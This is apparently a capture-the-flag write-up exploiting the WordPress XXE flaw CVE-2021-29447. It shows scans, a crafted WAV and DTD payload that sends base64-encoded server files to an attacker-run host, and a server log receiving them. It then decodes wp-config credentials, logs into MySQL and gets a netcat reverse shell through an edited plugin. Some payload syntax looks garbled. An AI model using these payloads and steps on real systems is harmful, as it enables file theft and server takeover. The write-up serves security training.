

WordPress CVE202129447 Thembinkosi Zililo

Background

In this challenge, we learn about the WordPress CVE 2021-29447 vulnerability. This is an XXE vulnerability that consists of an injection that takes advantage of the poor configuration of the XML interpreter. This vulnerability is exploitable if the CMS is running PHP 8 and the attacker has file upload permissions.

This could lead to:

Arbitrary file disclosure—File contents could be retrieved on the system host.

Server-Side Request Forgery—HTTP requests could be made on behalf of the WordPress installation.

Exploitation

Given the IP address, the nmap scan was ran to map out the running services.

```
Nmap scan report for 10.112.159.202
Host is up (0.18s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18
3306/tcp  open  mysql    MySQL 5.7.33-0ubuntu0.16.04.1
39233/tcp filtered unknown
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 448.07 seconds
```


Three potentially very useful ports were found open. Port 22, running SSH, is very useful if the username and password/id_rsa key are found. This is a very common way for attackers to compromise a target, it could easily lead to privilege escalation most times. Port 80, running HTTP allows the target to run a web service. The site could have useful data to compromise the target, comments in the page source, and hidden directories could contain login credentials to the target. So the target was enumerated for any interesting directories.

```
# on atleast 2 different hosts [Status: 200, Size: 8931, Words: 343, Lines: 136, Duration: 3025ms]
wp-content [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 175ms]
# [Status: 200, Size: 8931, Words: 343, Lines: 136, Duration: 4071ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 8931, Words: 343, Lines: 136, Duration: 4079ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 8931, Words: 343, Lines: 136, Duration: 4084ms]
# Priority ordered case sensitive list, where entries were found [Status: 200, Size: 8931, Words: 343, Lines: 136, Duration: 5140ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 8931, Words: 343, Lines: 136, Duration: 5146ms]
# [Status: 200, Size: 8931, Words: 343, Lines: 136, Duration: 5152ms]
# [Status: 200, Size: 8931, Words: 343, Lines: 136, Duration: 5162ms]
# [Status: 200, Size: 8931, Words: 343, Lines: 136, Duration: 5163ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 8931, Words: 343, Lines: 136, Duration: 5169ms]
wp-includes [Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 183ms]
wp-admin [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 175ms]
wp-admin [Status: 200, Size: 8931, Words: 343, Lines: 136, Duration: 209ms]
```

There were interesting directories, which could have been useful if we weren't already given the login details for the WordPress site.

Port 3306, running MySQL hosts the database, which we are already told is MySQL. This piece of information is useful because if an attacker has the name of the DBMS, they can tailor specific attacks targeting that particular DBMS, e.g they could use Metasploit to enumerate the database with `mysql_enum`.

We were already given the login details to the WordPress site; the next step was to log in.



After logging in, it was discovered that the current account does not have administrator privileges. Therefore, some actions were not allowed, such as plugin editing, which meant we could not get shell access yet. So, the next step was to attempt a privilege escalation in WordPress to get shell access.

```
GNU nano 9.1 poc.dtd
<?ENTITY % file SYSTEM 'php://filter/zip.inflate/read-convert.base64-encode/resource=/etc/passwd.php'>
<?ENTITY % init "<?ENTITY % trick; trick SYSTEM 'http://192.168.150.128:8080/?p=%file;'>" >

urahara@Hogyoku:~$ echo -en 'RIFF\x00\x00\x00WAVE\x00\x00\x00\x00?xml version="1.0"?<DOCTYPE ANY [<?ENTITY % remote SYSTEM "http://192.168.150.128:8080/poc.dtd" ">%r
emote;%init;%trick;]>\x00' > payload.wav
urahara@Hogyoku:~$ nano poc.dtd
```

A .wav payload was crafted to dump database information.

```

urahara@Hogyoku:~$ php -S 0.0.0.0:8080
[Tue Jul 28 13:04:34 2026] PHP 8.4.23 Development Server (http://0.0.0.0:8080) started
[Tue Jul 28 13:04:47 2026] 10.112.159.202:42524 Accepted
[Tue Jul 28 13:04:47 2026] 10.112.159.202:42524 [200]: GET /poc.dtd
[Tue Jul 28 13:04:47 2026] 10.112.159.202:42524 Closing
[Tue Jul 28 13:04:48 2026] 10.112.159.202:42526 Accepted
[Tue Jul 28 13:04:48 2026] 10.112.159.202:42526 [404]: GET /?p=hVTbjpswEH3fr+CxLYMLTc/bLX1ZV0Im6qvIQNeY13Y1IZc+vWdBRBCF1aVDZrxnDk+9gxYYip+4REMIyaJ90FpdhDu+FAIWRsNiBh
G77D0WeVAcraNpupLx7A1QTPP14RMhdHYB5GG1XqP5mQToHVMZxy2Wace+yGyLD96EUIUSmJ9VFn8zPMzL/oaWf1vx00FospOwLBF5UtlVtVBVA/AIDDA82DXGVKxqillyVQF8A80bPoGScVbLM+rewDm1J285UbX3
SemiIn6Z5RD/15nscZvxaQ133nvV0R8PoeFzAWWJcU5LPhtwJurtfchF01QF5YH7uz6B7LadVMohw6UbnDhUHpXL4AkWe530opSWCDx=md0s9K56xQ170WpbaUba7KJlJoSWzmKcY9ALHrsyF3aMs53uub+6V+tbB1HUSa

```

By using the command shown, we were able to capture the encrypted information as we uploaded the payload.

```

urahara@Hogyoku:~$ nano decode.php
urahara@Hogyoku:~$ php decode.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH

```

```

urahara@Hogyoku:~$ mysql -h 10.112.159.202 --skip-ssl -u thedarktangent -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 64
Server version: 5.7.33-0ubuntu0.16.04.1 (Ubuntu)


Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.


MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information |

```

After decoding the information, I discovered the MySQL database login credentials, which were then used to log in to the database and retrieve WordPress admin credentials.



After logging in with an admin account, I was able to upload a reverse shell payload by editing the hello.php plugin.



```

(urahara@Hogyoku)~[~]
$ nc -lvp 4444
listening on [any] 4444 ...
10.114.134.111: inverse host lookup failed: Unknown host
connect to [192.168.150.128] from (UNKNOWN) [10.114.134.111] 57726
Linux ubuntu 4.4.0-210-generic #242-Ubuntu SMP Fri Apr 16 09:57:56 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
09:23:24 up 41 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
/bin/sh: 1: whoami: not found
$ whoami
www-data
$ find / -name flag.txt 2>/dev/null
/home/stux/flag/flag.txt
cat /home/stux/flag/flag.txt

```

Navigating to the `.../wp-content/plugins/hello.php` while listening to the connection with netcat allowed me to get low-privilege shell access.

Notes and lessons:

Even though we could not get an ssh connection like we'd hoped. We still go connection via other means, so protecting ssh login credentials while leaving any others can potentially render the means taken to guard one opening useless.

In this case, we were able to not only get remote access to the machine, but we had access to the whole database, which meant if there were any important information on the database, the attacker could have compromised it.

Even though WordPress is very useful and advantageous, it should be guarded because if similar attack chains were to be performed successfully on a target machine (even with fixed WordPress versions), it could lead to total system compromise. This could also lead to lateral movement within a particular network.